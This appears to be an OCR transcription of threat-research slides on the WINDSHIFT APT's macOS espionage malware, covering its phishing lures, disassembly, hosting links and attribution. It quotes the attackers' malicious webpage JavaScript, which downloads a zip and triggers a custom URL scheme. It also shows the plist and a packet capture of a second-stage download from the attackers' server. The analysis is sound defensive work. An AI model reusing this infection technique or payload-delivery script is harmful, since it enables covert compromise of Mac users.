
- Phase 5 : **Disappear**
- Example of OWA spear phishing domain :

on January 2018, **webmail-badirah-ae.html-5.me** moving from WILDCARD-UK Unlimited to Bodis LLC :



	Resolve	Location	Network	ASN	First	Last	Source	Tags
☐	199.59[redacted]	US	199.59[redacted]	395082	2018-01-12	2018-06-08	kaspersky, pingly	Bodis Routable

Bodis LLC is known to be linked to Dark Hotel and to many others:



MalwareMustDie, NPO
@MalwareMustDie

Follow

@ConradLongmore Why didn't US govt. clean Bodis network? What's the issue? That network segment is a carnival of internet bandits now..

10:30 AM - 3 Jul 2013

IV

WINDSHIFT APT – TOOL-SET


PART IV: WINDSHIFT APT – TOOL-SET

- Current Tool-set by chronological order, mostly cyber espionage tools, still under on-going development:

Dark Matter Code	Target OS	First seen	Description
WINDTAIL.A	macOS	Jan - 2017	Backdoor exfiltrating files
WINDTAIL.B	macOS	Jan - 2018	Downloader of WINDTAPE
WINDTAIL.C	macOS	Jan - 2018	Variant of WINDTAIL.B
WINDTAPE	macOS	Jan - 2018	Backdoor taking screenshots
WINDDROP - unconfirmed	Windows	May - 2018	Downloader of a unknown malware

PART IV: WINDSHIFT TOOL-SET - WINDTAIL.A

- **WINDTAIL.A** : Signed macOS backdoor exfiltrating files having the following extensions: **.txt .pdf .doc .docx .ppt .pptx .db .rtf .xls .xlsx**
- Persists via **LoginItems**
- Strings encrypted with **AES-256-ECB** and encoded with **Base64.** AES key hardcoded in the sample:




AES encryption key

```
push    rbp
mov     rbp, rsp
push    r14
push    rbx
mov     rdi, cs:classRef_yu ; void *
mov     rsi, qword ptr cs:__yu_decode__ ; char *
mov     r14, cs:_objc_msgSend_ptr
call    r14 ; _objc_msgSend
mov     rsi, cs:selRef_AESDecryptWithPassphrase_ ; char *
lea     rdx, cfstr_LlnszE ; "æ$&łŁńŚŽ~Ę?|!~<Œ"
mov     rdi, rax        ; void *
call    r14 ; _objc_msgSend
mov     rbx, rax
```

PART IV: WINDSHIFT TOOL-SET - WINDTAIL.A

- First apparition in January 2017
- Infection vector via spear phishing emails, pointing to a specially crafted webpage. The targeted emails were pointing victims to access a VIP contacts list:

PART IV: WINDSHIFT TOOL-SET - WINDTAIL.A



```
<div dir=3D"ltr"><div><a href=3D"http://doc[redacted]
[redacted]/VVIP_Contacts.=
html" target=3D"_blank"><img src=3D"https://[redacted]
" style=3D"margin-right: 0px;" alt=3D"VVIP Contacts" wid=
th=3D"185" height=3D"122"></a><br><br><br></div>Sent from my iPhone<img src=
=3D"http://www.wasmyemailread.com/notify/[redacted]
[redacted]/blank.gif"></div>

--[redacted]--
```

[redacted]

----- Forwarded Message -----
From: Sherry (via Google Drive) <drive.acccounts.google.policy@gmail.com>
To: [redacted]@yahoo.com
Sent: Monday, January 16, 2017 5:50 PM
Subject: Fwd: Siham has shared "VVIP Contacts" with you

VVIP_Contacts.zip

[redacted]

[redacted]

malicious webpage exploiting url scheme

googleusercontent image


tracking

attacker Gmail Address

googleusercontent linked image

PART IV: WINDSHIFT TOOL-SET - WINDTAIL.A


- The specially crafted webpage will download a file **VVIP_Contacts.zip**, and will call a URL scheme: **openurl2622015://a**:




```
var ua = navigator.userAgent + " ";
index = ua.search('Mac');

if(index >= 0 ){
  (function() {
    //var r = parseInt(Math.random() * 9999999);
  var r = 2622015
    if (false) r = '';
    var f = document.getElementById('f');

    var f2 = document.getElementById('f2');


    f.src = "/[redacted]//VVIP_Contacts.zip?seed="+r;

    window.setTimeout(function(){
      var go = function() { f.src = "openurl"+r+"://a";  window.location.replace('http://google.com'); };
      go();
      if (false) {
        window.setInterval(go, 3000);  // repeats every 3 seconds
      };
    }, 2500);    // waits 2.5 seconds
```

PART IV: WINDSHIFT TOOL-SET - WINDTAIL.A

- The custom URL scheme of **VVIP_Contacts.app** contained a typo “missing the letter L”



```
<key>CFBundleURLTypes</key>
<array>
        <dict>
                <key>CFBundleURLName</key>
                <string>Local File</string>
                <key>CFBundleURLSchemes</key>
                <array>
                        <string>openur2622015</string>
                </array>
        </dict>
</array>
```



VVIP_Contacts

App - 281 KB
Created 1/10/17, 4:48 AM
Modified 1/10/17, 4:48 AM
Last opened --
Version 1.0

- Which results in the failure of this first targeted attack.


- Nevertheless, attackers gave a backdoor a realistic look by mimicking an Excel sheet icon, and most of the unaware victims will fall in this second trap by double clicking on the app to access the VIP contact list

PART IV: WINDSHIFT TOOL-SET - WINDTAIL.A

- Demo #1 :
  - How a custom URL scheme is added to the LaunchServices database (via a file download, network shares, etc..)
  - How to trigger the custom URL scheme using a specifically crafted webpage
  - Weakness of the attacker controlled user consent pop-up
  - Lateral movement: how WINDTAIL.A infect any MacOS via network shares
  - 1-click Malware infection and persistence

PART IV: WINDSHIFT TOOL-SET - WINDTAIL.A

- Rewrite ? of “**Hack Back**” aka “**KitM OSX**” , 2012 surveillance malware. We find the exact same helper function re-used (reading last 8-bytes of a specified file)
- Signed with new Developer ID certificate
- Weaponized with AES-256-ECB
- Sign of code re-use ->
- Same C&C servers IP from 2012
- “**Hack Back**” aka “**KitM OSX**” is linked to:
  - Operation Hangover / Appin Security
  - Indian APT group from 2012



Graph for sub_100002554 (secondary)

```
push    rbp
mov     rbp, rsp
push    r15
push    r14
push    rbx
push    rax
mov     r14, rdx
mov     rbx, rsi
mov     r15, rdi
mov     rdi, rbx; char *
call    _strlen
lea     rdi, [rax+1]; unsigned __int64
call    __Znam; operator new[](ulong)
mov     [r15+8], rax
mov     rdi, rax; char *
mov     rsi, rbx; char *
call    _strcpy
mov     rdi, r14; char *
call    _strlen
lea     rdi, [rax+1]; unsigned __int64
call    __Znam; operator new[](ulong)
mov     [r15+10h], rax
mov     rdi, rax; char *
mov     rsi, r14; char *
call    _strcpy
lea     rsi, aR; "r"
mov     rdi, [r15+8]; char *
call    _fopen
mov     rbx, rax
test    rbx, rbx
jz      short loc_100002[illegible]
```

```
mov     rdi, rbx; FILE *
mov     rsi, 0FFFFFFFFFFFFFFF8h; __int64
mov     edx, 2; int
call    _fseek
test    eax, eax
jnz     short loc_1000025F2
```

```
mov     rdi, r15; void *
mov     esi, 8; size_t
mov     edx, 1; size_t
mov     rcx, rbx; FILE *
call    _fread
```

Graph for read_last_8bytes_file (primary)


```
push    rbp
mov     rbp, rsp
push    r15
push    r14
push    rbx
push    rax
mov     r15, rdx
mov     rbx, rsi
mov     r14, rdi
mov     rdi, rbx; char *
call    _strlen
lea     rdi, [rax+1]; unsigned __int64
call    __Znam; operator new[](ulong)
mov     [r14+8], rax
mov     rdi, rax; char *
mov     rsi, rbx; char *
call    _strcpy
mov     rdi, r15; char *
call    _strlen
lea     rdi, [rax+1]; unsigned __int64
call    __Znam; operator new[](ulong)
mov     [r14+10h], rax
mov     rdi, rax; char *
mov     rsi, r15; char *
call    _strcpy
mov     rdi, [r14+8]; char *
lea     rsi, aR; "r"
call    _fopen
mov     rbx, rax
test    rbx, rbx
jz      short loc_100000[illegible]
```

```
mov     rsi, 0FFFFFFFFFFFFFFF8h; __int64
mov     edx, 2; int
mov     rdi, rbx; FILE *
call    _fseek
test    eax, eax
jnz     short loc_100000FA8
```

```
mov     esi, 8; size_t
mov     edx, 1; size_t
mov     rdi, r14; void *
mov     rcx, rbx; FILE *
call    _fread
```

PART IV: WINDSHIFT TOOL-SET - WINDTAIL.B

- **WINDTAIL.B,** first apparition in January 2018
- Infection vector is with direct email attachments



From: [redacted]@gmail.com>
Date: January 4, 2018 at 5:03:57 PM GMT+4
To: [redacted]@gmail.com
Subject: FYI

Please find the attachment

email tracking

WINDTAIL.B macOS malware

PART IV: WINDSHIFT TOOL-SET - WINDTAIL.B

- Weaponized with AES-256-ECB
- Full rewrite of **WINDTAIL.A** (appeared exactly one year later after WINDTAIL.A)
- Additionally downloads and execute **WINDTAPE** (see next slides)
- Weird similarities with **Komplex OSX** Trojan from **Sofacy APT (aka APT 28):**
  - Testing if www.google.com is available using the **Reachability framework**
- **Komplex OSX** communicated with C2 hosted via AltusHost B.V a Netherlands service provider. AltusHost B.V is linked to several group and majorly used by Russian and Indian APT groups:

PART IV: WINDSHIFT TOOL-SET - WINDTAIL.B

- **Also AltusHost B.V had 46 IP's related to Operation Hangover: Attribution to India (we will talk about this later on, in the Attribution part)**

79.142.64.39 31.3.154.113 213.5.71.26 31.3.154.115 79.142.64.177 213.5.71.31 31.3.154.116 213.5.65.31 79.142.64.47 37.46.127.78 79.142.78.80 213.5.71.24 185.10.58.175 37.46.127.75 213.5.71.20 31.3.154.117 213.5.65.223 79.142.78.112 79.142.64.37 37.46.127.77 213.5.71.28 31.3.154.110 79.142.64.49 91.214.45.187 79.142.78.120 31.3.154.114 79.142.64.183 213.5.65.20 37.46.127.81 79.142.64.181 79.142.64.36 79.142.64.97 213.5.71.27 79.142.64.99 37.46.127.76 79.142.78.111 213.5.65.24 31.3.154.111 9.142.64.34 79.142.78.76 31.3.155.106 79.142.64.178 79.142.64.32 79.142.78.83 79.142.64.98

- AltusHost B.V had 2 IP's related to Carbanak

185.10.56.59 185.10.58.175

- AltusHost B.V had 1 IP related Morpho APT

185.10.58.181


- **AltusHost B.V had 1 IP related Sofacy APT (aka APT 28)**

185.10.58.170

source (https://researchcenter.paloaltonetworks.com/2016/09/unit42-sofacys-komplex-os-x-trojan/)

PART IV: WINDSHIFT TOOL-SET - WINDTAPE

- **WINDTAPE,** first apparition in January 2018
- **WINDTAPE,** is the a second stage downloaded by **WINDTAIL.B**
- The below PCAP was recorded from our **macOS Honeypot**:




```
HTTP/1.1 200 OK
Date: Thu, 11 Jan 2018 16:24:52 GMT
Server: Apache/2.4.29 (cPanel) OpenSSL/1.0.2m mod_bwlimited/1.4
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html

lsd.zipGET /XxCeDXLbGrbmAhgX/[redacted]/lsd.zip HTTP/1.1
Host: flux2key.com
Accept: */*
Accept-Language: en-us
Connection: keep-alive
Accept-Encoding: gzip, deflate
User-Agent: united/1 CFNetwork/807.0.4 Darwin/16.0.0 (x86_64)

HTTP/1.1 200 OK
Date: Thu, 11 Jan 2018 16:24:52 GMT
Server: Apache/2.4.29 (cPanel) OpenSSL/1.0.2m mod_bwlimited/1.4
Last-Modified: Thu, 11 Jan 2018 05:45:18 GMT
ETag: "418d53-d5ff-56279a71fd780"
Accept-Ranges: bytes
Content-Length: 54783
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: application/zip

PK..
.......(L................lsd.app/UX...oSZ.oSZ....PK..
.......(L................lsd.app/Contents/UX...oSZ.oSZ....PK..
```

lsd.zip download

PART IV: WINDSHIFT TOOL-SET - WINDTAPE

